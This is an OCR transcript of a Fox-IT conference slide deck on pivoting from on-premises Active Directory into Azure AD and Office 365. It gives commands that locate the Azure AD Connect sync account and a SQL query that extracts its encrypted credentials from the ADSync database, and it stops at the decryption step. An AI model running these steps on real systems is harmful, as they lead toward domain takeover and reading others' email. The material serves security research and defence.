FOX IT
part of nccgroup

I’m in your cloud… reading everyone’s email

Hacking Azure AD via Active Directory

Dirk-jan Mollema (@_dirkjan)

Whoami

- Lives in The Netherlands
- Hacker / Red Teamer / Researcher @ Fox-IT since 2016
- Previously freelance webdeveloper
- Author of several Active Directory tools
  - Mitm6
  - Ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
- Blogs on dirkjanm.io
  - PrivExchange
- Tweets stuff on @_dirkjan

FOX IT
part of nccgroup

Contents


- What is Azure AD
- Integrating Azure AD with Active Directory
- Azure AD Administrator roles
- Pwning the cloud
- Privilege escalation in Azure AD
- Abusing Seamless Single Sign On

Also:


- Me writing PowerShell
- Me writing C#

How it all started


- Pentest goal: Access CEO mailbox
- Stored in Office 365
- MFA enforced for most accounts
- CEO workstation unreachable


Limited AD admin
???
Active Directory
???
???
Azure Active Directory
???
Controls
???
???
Office 365
Domain admin


Research approach



Assumption: security boundary




Security boundary information flow



Azure AD

- “Azure Active Directory (Azure AD) is Microsoft’s cloud-based identity and access management service.”




Azure AD vs Active Directory

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

Integrating Azure AD and Active Directory

- 3 primary methods of integration:
  - Password Hash Synchronization (PHS)
  - ~~Pass Through Authentication (PTA)~~
  - ~~Active Directory Federation Services (AD FS)~~

Password hash synchronization



Source: https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs

Azure AD connect

- Utility installed on-premise
- Has a high-privilege account in AD
- Has also a high-privilege account in Azure AD
- High value target!

TL;DR

- If password hash sync is in use:


Compromised Azure AD connect Sync account
=
Compromised AD

Finding the Sync server and account

```
PS C:\Users\baasbob> Get-ADUser -LDAPFilter "(samAccountName=MSOL_*)" -properties name,description | select name,descrip
tion | fl


name        : MSOL_206b1a1ede1f
description : Account created by Microsoft Azure Active Directory Connect with installation identifier
              206b1a1ede1f490e9c5caa0debc0523a running on computer o365-app-server configured to synchronize to tenant
              frozenliquids.onmicrosoft.com. This account must have directory replication permissions in the local
              Active Directory and write permission on certain attributes to enable Hybrid Deployment.
```

Hunting for creds in AD Sync

- Configuration database ADSync.mdf
  C:\Program Files\Microsoft Azure AD Sync\Data
- Can be accessed as LocalDB on host or copied and browsed locally



Extracting the configuration

```
SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent;
```

	private_configuration_xml	encrypted_configuration
1	<MAConfig> <primary_class_mappings> <mapping> <prim...	cE4AAAgAAACdVGM2ucVbhUhqqXBAzc7tOTtsLd0BONUKPtWy...
2	<adma-configuration> <forest-name>office.local</forest-name> <...	4AEAAAgAAAARiSnp0qnxXA4GMSWxl8vij29hGjnlfvnmRmXVoSW...

Agent configuration

```
<adma-configuration>
  <forest-name>office.local</forest-name>
  <forest-port>0</forest-port>
  <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-
  <forest-login-user>MSOL_206b1a1ede1f</forest-login-user>
  <forest-login-domain>office.local</forest-login-domain>
  <sign-and-seal>1</sign-and-seal>
  <ssl-bind crl-check="0">0</ssl-bind>
  <simple-bind>0</simple-bind>
  <default-ssl-strength>0</default-ssl-strength>
▼<parameter-values>
    <parameter name="forest-login-domain" type="string" use="connectivity" dataType="String">office.local</parameter>
    <parameter name="forest-login-user" type="string" use="connectivity" dataType="String">MSOL_206b1a1ede1f</parameter>
    <parameter name="password" type="encrypted-string" use="connectivity" dataType="String" encrypted="1"/>
    <parameter name="forest-name" type="string" use="connectivity" dataType="String">office.local</parameter>
    <parameter name="sign-and-seal" type="string" use="connectivity" dataType="String">1</parameter>
    <parameter name="crl-check" type="string" use="connectivity" dataType="String">0</parameter>
    <parameter name="ssl-bind" type="string" use="connectivity" dataType="String">0</parameter>
    <parameter name="simple-bind" type="string" use="connectivity" dataType="String">0</parameter>
    <parameter name="Connector.GroupFilteringGroupDn" type="string" use="global" dataType="String"/>
    <parameter name="ADS_UF_ACCOUNTDISABLE" type="string" use="global" dataType="String" intrinsic="1">0x2</parameter>
    <parameter name="ADS_GROUP_TYPE_GLOBAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000002</parameter>
    <parameter name="ADS_GROUP_TYPE_DOMAIN_LOCAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000004</parameter>
    <parameter name="ADS_GROUP_TYPE_LOCAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000004</parameter>
    <parameter name="ADS_GROUP_TYPE_UNIVERSAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000008</parameter>
    <parameter name="ADS_GROUP_TYPE_SECURITY_ENABLED" type="string" use="global" dataType="String" intrinsic="1">0x80000000</parameter>
    <parameter name="Forest.FQDN" type="string" use="global" dataType="String" intrinsic="1">office.local</parameter>
    <parameter name="Forest.LDAP" type="string" use="global" dataType="String" intrinsic="1">DC=office,DC=local</parameter>
    <parameter name="Forest.Netbios" type="string" use="global" dataType="String" intrinsic="1">office</parameter>
  </parameter-values>
▼<password-hash-sync-config>
    <enabled>1</enabled>
    <target>{B891884F-051E-4A83-95AF-2544101C9083}</target>
  </password-hash-sync-config>
</adma-configuration>
```

```
' dataType="String">office.local</parameter>
dataType="String">MSOL_206b1a1ede1f</parameter>
 dataType="String" encrypted="1"/>
pe="String">office.local</parameter>
```

Encrypted configuration

- Crypto stuff is in mcrypt.dll
- Mcrypt.dll contains both C# and native code
  - C# easy to analyze using dnSpy
  - Native code contains the crypto functions

LoadKeySet(Guid, Guid, uint) : void

